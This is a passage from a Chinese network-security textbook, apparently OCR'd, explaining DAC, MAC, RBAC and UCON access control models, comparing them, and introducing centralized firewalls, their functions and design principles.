


图 4.1　基于防火墙的网络安全访问控制

身份认证，确定这个账户的使用者拥有控制这个账户的权限，只有通过了身份认证，才具有进入这个账户服务及访问信息的权限。例如，只有使用学号/密码才能查到自己的课表和成绩，同时辅导员和本专业的老师也可以看到学生的成绩信息。

下面从自主访问控制、强制访问控制、基于角色的访问控制和使用控制 4 个方面进行访问控制理论的阐述。

4.1.2　自主访问控制

自主访问控制(Discretionary Access Control，DAC)是基于对主体(用户、进程)的识别来限制对客体(文件、数据)的访问，而且是自主的。所谓自主是指具有授予某种访问权限的主体能够将访问权限或其子集授予其他主体，因此，DAC 又称为基于主体的访问控制。

DAC 的实现方法一般是建立系统访问控制矩阵，矩阵的行对应系统的主体，列对应系统的客体，元素表示主体对客体的访问权限。自主访问控制中，用户可以针对被保护对象制定自己的保护策略。

- 每个主体拥有一个用户名并属于一个组或具有一个角色。
- 每个客体都拥有一个限定主体对其访问权限的访问控制列表(Access Control List，ACL)。

- 每次访问发生时都会基于访问控制列表检查用户标识以实现对其访问权限的控制。

基于行的方法是在每个主体上都附加一个该主体可以访问的客体的明细表。根据表中信息的不同，表有3种形式：

- 权能表(capabilities list)。决定用户是否可以对客体进行访问以及进行何种形式的访问(读、写、删改、执行等)。一个拥有某种权限的主体可以按一定方式访问客体，并且在进程运行期间访问权限可以添加或删除。
- 前缀表(porfiles)。包括受保护的客体名以及主体对它的访问权。当主体欲访问某客体时，自主访问控制系统将检查主体的前缀是否具有它所请求的访问权。
- 口令(password)机制。每个客体(甚至客体的每种访问模式)都需要一个口令，主体访问客体时首先提供该客体的口令。

基于列的自主访问控制是对每个客体附加一个它可访问主体的明细表，有两种形式：保护位(protection bits)和访问控制列表(ACL)。保护位是对所有的主体指明一个访问模式集合，由于它不能完备地表达访问控制矩阵，因而很少使用。访问控制列表可以决定任一主体是否能够访问该客体，是在该客体上附加一张主体明细表的方法来表示访问控制矩阵。表中的每一项包括主体的身份和对客体的访问权。

尽管DAC已在许多系统(如UNIX等)中得以实现，但是DAC的一个致命弱点是访问权的授予是可以传递的。一旦访问权被传递出去将难以控制，访问权的管理是相当困难的，会带来严重的安全问题。另一方面，DAC不保护受保护的客体产生的副本，即一个用户不能访问某一客体，但能够访问该客体的副本，这更增加了管理的难度。在大型系统中，主、客体的数量巨大，无论是用哪一种形式的DAC，所带来的系统开销都是相当大的，效率相当低下，难以满足大型应用特别是网络应用的需要。

DAC存在的缺点归纳起来有以下几点：

- 访问控制资源比较分散。
- 用户关系不易管理。
- 访问授权是可传递的。
- 在大型系统中，主、客体的数量庞大，造成系统开销巨大。

在商业环境中，大多数系统基于自主访问控制机制来实现访问控制，如主流操作系统(Windows Server、UNIX系统)、防火墙(ACL)等。

4.1.3 强制访问控制

在强制访问控制(Mandatory Access Control，MAC)系统中，所有主体和客体都被分配了安全标签，安全标签标识一个安全等级，通过比较主体和客体的安全级别来决定是否允许主体访问客体。安全级别是由系统自动赋予每个实体或由安全管理员分配给每个实体，它不能被任意更改。安全级别一般有4级：绝密级(Top Secret)、秘密级(Secret)、机密级(Confidential)和无级别级(Unclas sified)。MAC最早被应用在军方系统中，访问者拥有包含等级列表的许可，定义了可以访问哪个级别的客体，其访问策略是由授权中心决定的强制性规则。MAC的两个关键规则是：不向上读(用户级别低于文件级别的读操作)和不向下写(用户级别高于文件级别的写操作)，即信息流只能从低安全级向高安全级流动，任何违反非单向循环信息流的行为都被禁止。

MAC 常与 DAC 结合使用，主体只有通过了 DAC 和 MAC 的检查后，才能访问某个客体。由于 MAC 对客体施加了更严格的访问控制，因而可以防止特洛伊木马之类的程序偷窃受保护的信息，同时 MAC 对于用户意外泄露机密信息的可能性也有预防能力。但是如果用户恶意泄露信息，则可能无能为力。MAC 的弱点总结如下：①对用户恶意泄露信息无能为力；②基于 MAC 的应用领域比较窄；③完整性方面控制不够；④过于强调保密性，对系统的授权管理不便，不够灵活。

4.1.4　基于角色的访问控制

随着网络的发展和 Internet 的广泛应用，信息的完整性需求超过了机密性，传统的 DAC/MAC 策略已无法满足信息完整性的要求，于是人们提出了基于角色的访问控制。这种机制在用户和访问许可权之间引入角色(role)的概念，用户与特定的一个或多个角色相联系，角色与一个或多个访问许可权相联系，如图 4.2 所示。




图 4.2　基于角色的访问控制模型

2001 年 8 月，美国国家标准与技术研究院(NIST)发表了基于角色的访问控制(Role-based Access Control，RBAC)建议标准，描述了 RBAC 系统最基本的特征，旨在提供一个权威的、可用的 RBAC 参考规范。该标准包括两个部分：RBAC 参考模型和 RBAC 功能规范。RBAC 参考模型给出了 RBAC 集合和关系的严格定义，包括 4 个部分：核心 RBAC(core RBAC)、层次 RBAC(hierarchical RBAC)、静态职责分离(Static Separation of Duties，SSD)和动态职责分离(Dynamic Separation of Duties，DSD)。RBAC 功能规范为每个组件定义了关于创建和维护 RBAC 集合和关系的管理功能、系统支持功能和审查功能。

RBAC 的基本概念包含：把角色集分配给用户集；把许可集分配给角色集；用户集作为角色集的成员获得许可集。一个用户可以分配给不同的角色，一个角色可以拥有多个用户；一个许可权可以拥有不同的角色，一个角色可以拥有不同的许可权。核心 RBAC 定义了实现 RBAC 系统所需元素、元素集以及关系的最小集。

如图 4.3 所示，核心 RBAC 的基本元素集合有 5 类：用户集(users)、角色集(roles)、客体集(objects)、操作集(operations)和许可集(permissions)。基本关系包含用户指派(User Assignment，UA)和许可指派(Permission Assignment，PA)。

为了描述用户到该用户激活的角色子集之间的映射关系，核心 RBAC 采用会话集(sessions)来描述这种映射关系。在用户创建一个会话期间，该用户可以激活已经分配给他的角色集的子集。一个会话对应一个用户，但是一个用户可以对应多个会话。函数




图 4.3 核心 RBAC 模型

session_roles 提供了在一个会话中的角色集，函数 user_sessions 提供了一个用户拥有的会话集。

RBAC 的管理功能包含以下 3 方面：

- 创建和维护用户集和角色集，以及建立角色集到客体集和操作集之间的关系（客体集和操作集通常是由模型应用的底层系统预先定义的）。
- 创建和维护 UA 和 PA。指派/撤销用户角色关系，指派/撤销许可角色关系。
- 审查功能。当用户指派和许可指派关系实体建立以后，管理员应该具有从用户和角色的视角审查这些关系内容的能力。以 UA 关系为例，管理员应该非常便捷地查询一个给定角色的所有用户以及一个给定用户的所有角色。

系统功能包含会话管理和访问控制决策。当一个用户创建会话时，需要建立一个默认的激活角色集作为会话的开始；在会话期间，该激活角色集能够通过添加、删除激活角色来改变。另外，会话期间的访问控制决策的管理和调节是由激活角色来完成的。

目前，RBAC 被应用在各个领域，包括操作系统、数据库管理系统、公钥基础设施（PKI）、工作流管理系统和 Web 服务等。驱动 RBAC 发展的动力是在简化安全策略管理的同时允许灵活地定义安全策略，这一点使得过去的几年中无论是对 RBAC 理论研究还是实现 RBAC 的产品都有了很大的发展。随着 RBAC 的 4 层模型和各种 RBAC 规范的逐步建立，RBAC 技术必将在各领域中迅速发展并得到更为充分的应用。

4.1.5 使用控制模型

现代动态开放式网络最大的特点是动态性，也就是属性的易变性和决策的持续性，传统的访问控制策略已经不适应新形势的要求，甚至“访问控制”的概念也不能很好地反映实际。因为“访问控制”的概念反映的是静态的、不变的对授权访问的控制，而现在对权限的控制是动态的、变化的。如果说之前是对数据“访问（Access）”的控制，那么现在更倾向于对数据“使用（Usage）”的控制。两者的研究目的相同，都是考虑信息系统中的实体访问过程如何保证安全性的问题。只是之前的信息系统处于静态当中，授权在访问之前是确定的，而现在的信息系统处于动态的变化当中，授权在访问过程中仍处于变化当中，所以提出“使用控制（Usage Control）”的概念，用来强调在访问决策执行过程中的控制。访问控制中的决策是基于过去的信息，而使用控制的决策是基于现在的信息。所以新一代的访问控制策略可以定义为“使用控制（Usage Control）”策略，记作 UCON。这是 2002 年由 George Mason 大学著名的信息安全专家（Ravi Sandhu）首次提出的。UCON 对传统的存取控制进行了扩展，定义了授权规则、义务和条件 3 个决定性因素，同时提出了存取控制的连续性和可变性两个

重要属性。UCON 集合了传统的访问控制、信任管理以及数字版权管理，用系统的方式提供了一个保护数字资源的统一标准的框架，为下一代存取控制机制提供了新的思路。

使用控制模型 UCON 包含 3 个基本元素：

(1) 主体(subject)。是和一些属性相关联，并且拥有和在对象上执行某种权利的实体。属性是主体能够用于授权过程的一些特定的性质。例如，身份标识、角色、信用卡账号、成员关系、安全标签等都是属性。一个主体可以是一个用户、一个组、一个角色或者一个进程。一个用户是在系统中注册并且准备访问系统的实体。一个组是多个拥有相同权限的用户集。一个角色是用户和相关权限的集合体。组和角色也可以具有层次关系。

(2) 客体(object)。是主体在上面拥有权利的实体。因此，主体可以访问或使用客体。客体自身具有某种属性，或者和权限一起关联于某些属性。与主体相对应的是这些属性也是可以应用于授权过程中。例如，安全标签、成员关系、客体的类别等都可以看作客体的属性，对象的类别用于区分具有某些相同属性的同一类对象，因此，不仅可以对某个具体的对象进行授权，而且可以对同一类的对象进行授权。

(3) 权限(right)。权限是由一个主体能够对客体进行操作的功能的集合。权限的授权过程同主体和客体密切相关。权限之间也可以具有层次关系。类似于主体和客体，权限也可以分为各种不同类型，它不但包括对客体的使用和访问权限，而且包括权限的委托。

另外，UCON 模型还包括 3 个与授权有关的元素：

(1) 授权规则(authorization rule)。是在允许一个主体访问或使用对象之前必须满足的一系列安全需求的集合。这里存在两种类型的授权规则，即与权限相关的授权规则和与义务相关的授权规则。授权规则用来检查一个主体是否具有对某个对象执行特定权限的有效授权。比较典型的例子包括身份标识和角色验证，主体能力和安全属性检查，是否付款的证明等。义务规则用来检查某一个主体是否同意执行义务，该义务是主体获得和执行对某个对象的权限以后不得不履行的义务。比如，主体在执行权限以前必须付款、汇报使用日志信息等。

(2) 条件(condition)。是系统在授权过程中应当检验的一系列决定性的因素，该过程是指根据一定的授权规则在允许主体访问之前必须满足的条件约束。条件可以分为动态条件和静态条件。动态条件是指在每次允许访问请求之前都必须进行检查和更新的信息，静态条件是每次不需要检查和更新的信息。动态条件是有状态的，而静态条件是无状态的。

(3) 义务(obligation)。UCON 模型将义务、条件和授权作为使用决策进程的一部分，提供了更好的决策能力。授权是基于主体、客体的属性以及所请求的权利进行的，每一次访问都有有限的期限，在访问之前往往需要授权，而且在访问的过程中也可能需要授权。

义务就是指主体在获得或执行对某个对象的权限之后不得不履行的强制性的安全需求。然而，在现实的系统中，义务或许应当在主体获得权限和进行基于义务的授权规则实施以前完成。比如，一个顾客在获得使用某个数字信息以前必须签订同意付款的协议，在读一本电子图书或播放一首音乐以前同意向提供者主体汇报有关的使用日志文件。

可变属性(Mutable Attribute，MA)的引入是 UCON 模型与其他访问控制模型最大的差别，可变属性会根据访问对象的结果而改变，而不可变属性仅能通过管理行为改变。UCON 模型不仅包含了 DAC、MAC 和 RBAC，而且还包含了数字版权管理(Digital Rights Management，DRM)、信任管理等，涵盖了现代商务和信息系统需求中的安全和隐私这两个

重要的问题。因此,UCON 模型为研究下一代访问控制提供了一种新方法,被称作下一代访问控制模型。

4.1.6 几种模型的比较

访问控制策略最常用的是主动访问控制、强制访问控制和基于角色的访问控制。DAC 根据主体的身份和授权来决定访问模式,但在信息移动过程中主体可能会将访问权限传递给其他人,使访问权限关系发生改变;MAC 根据主体和客体的安全级别标记来决定访问模式,实现信息的单向流动,但它过于强调保密性,系统的授权管理不便,不够灵活。因此,DAC 限制太弱,MAC 限制太强,且二者的工作量较大,不便管理。

RBAC 模型与传统的 DAC 和 MAC 相比具有显著的优点。首先,RBAC 模型是一种与策略无关的访问控制技术,它不局限于特定的安全策略,几乎可以描述任何安全策略。其次,RBAC 模型具有自我管理能力。再次,RBAC 模型使得安全管理更贴近应用领域的机构或组织的实际情况,很容易将现实世界的管理方式和安全策略映射到信息系统中。此外,RBAC 模型便于实施整个组织或单位的网络信息系统的安全策略,提高网络服务的安全性。

但 RBAC 模型仍存在一定的局限性。RBAC 模型的基本出发点是以主体为中心来考虑整个安全系统的访问控制,所以只针对有关主体的安全特性进行了深入研究,而没有涉及有关访问控制中的客体和访问约束条件的安全特性等内容,这样就忽略了访问控制过程中对客体和访问事务的安全特性的抽象,从而可能造成整个安全系统安全策略的不平衡,降低了模型对现实世界的表达力和可用度。

UCON 引入了可变属性,可以根据访问对象的结果而改变,是下一代访问控制模型。

4.2 集中式防火墙技术

4.2.1 防火墙的概念

防火墙起源于古时候用来隔离火灾的砖墙,人们在寓所之间砌起一道砖墙,一旦火灾发生,它能够防止火势蔓延到别的寓所。这种墙因此而得名“防火墙”,主要用于火势隔离。现在,如果一个单位的内部网络与 Internet 连接,它的用户就可以访问外部世界并与之通信。但同时,外部世界也可以访问该网络并与之交互。为安全起见,可以在该网络和 Internet 之间插入一个隔离系统,竖起一道安全屏障。对外,这道屏障能够阻断来自外部通过 Internet 对内部网络的威胁和入侵,提供扼守本网络安全和审计的唯一关卡;对内,这道屏障能够控制用户对外部的访问。这种中介系统也叫做“防火墙”或“防火墙系统”。这种防火墙一般位于网络的边界,因此也经常称之为“边界防火墙”或者“集中式防火墙”。

防火墙是设置在用户网络和外界之间的一道屏障,防止不可预料的、潜在的破坏侵入用户网络。防火墙在开放和封闭的界面上构造一个保护层,属于内部范围的业务,依照协议在授权许可下进行,外部对内部网络的访问则受到防火墙的限制。

总之,防火墙在一个被认为是安全和可信的内部网络和一个被认为是不太安全和可信的外部网络(如 Internet)之间提供一个封锁工具,增强机构内部网络的安全性。防火墙用于加强网络间的访问控制,防止外部用户非法使用内部网的资源,保护内部网络的设备不被

破坏,保证内部网络的敏感数据不被窃取。防火墙系统决定了外界的哪些人可以访问内部的哪些可以访问的服务,以及哪些外部服务可以被内部人员访问。要使一个防火墙有效,所有来自和通向 Internet 的信息都必须经过防火墙,接受防火墙的检查。防火墙只允许授权的数据通过,并且防火墙本身也必须能够免于渗透。防火墙系统一旦被攻击者突破或绕过,就不能提供任何的保护了。可以说,防火墙是保护网络安全的第一道屏障。

一般地,防火墙具有以下功能:

(1) 过滤。对进出网络的数据包进行过滤,根据过滤规则决定哪些数据包可以进入,哪些数据包可以外出,封堵某些禁止的访问行为。如同海关检查,可以决定哪些人可以入境,哪些人可以出境,而判定的依据就称为过滤规则。

(2) 管理。对进出网络的访问行为进行管理,决定哪些服务端口需要关闭,哪些服务端口可以开放。在采用 TCP/IP 协议的网络中,网络服务(如 WWW、FTP 等)都是以主机 IP 地址和端口号来标识的,所有客户都可以向这些端口发起连接请求,要求主机提供服务。这种情况也类似于各个海关通道,可以决定开放哪些通道,关闭哪些通道。

(3) 日志。防火墙通过记录经过它进行的各种网络资源访问行为,形成日志。正常情况下,大部分访问行为是合法的,但也存在一些可能是进行入侵的尝试行为,如进行端口扫描。系统管理员可以通过对日志内容的查看和分析来进行判断。

(4) 告警。对网络攻击行为进行检测并告警。

以上是防火墙应该具备的最基本的功能,有的防火墙还会提供一些其他更加高级的功能,如支持多端口连接,支持基于 Web 的管理等。不管是哪种防火墙,防火墙的设计应该满足以下原则之一:

(1) 封闭原则。这是一刀切的方法,其基本思想是“禁止所有,逐项开放”。基于这个准则,防火墙应封锁所有信息流,然后对希望提供的安全服务逐项开放,对不安全的服务或可能有安全隐患的服务一律禁示。这是一种非常有效实用的方法,可以构成一种十分安全的环境,因为只有经过仔细挑选的服务(如 WWW 服务)才能允许用户使用。但同时也可能对用户造成一些不便,如一些有用的服务(FTP、Telnet 等)通常由于存在安全问题而会被关闭。

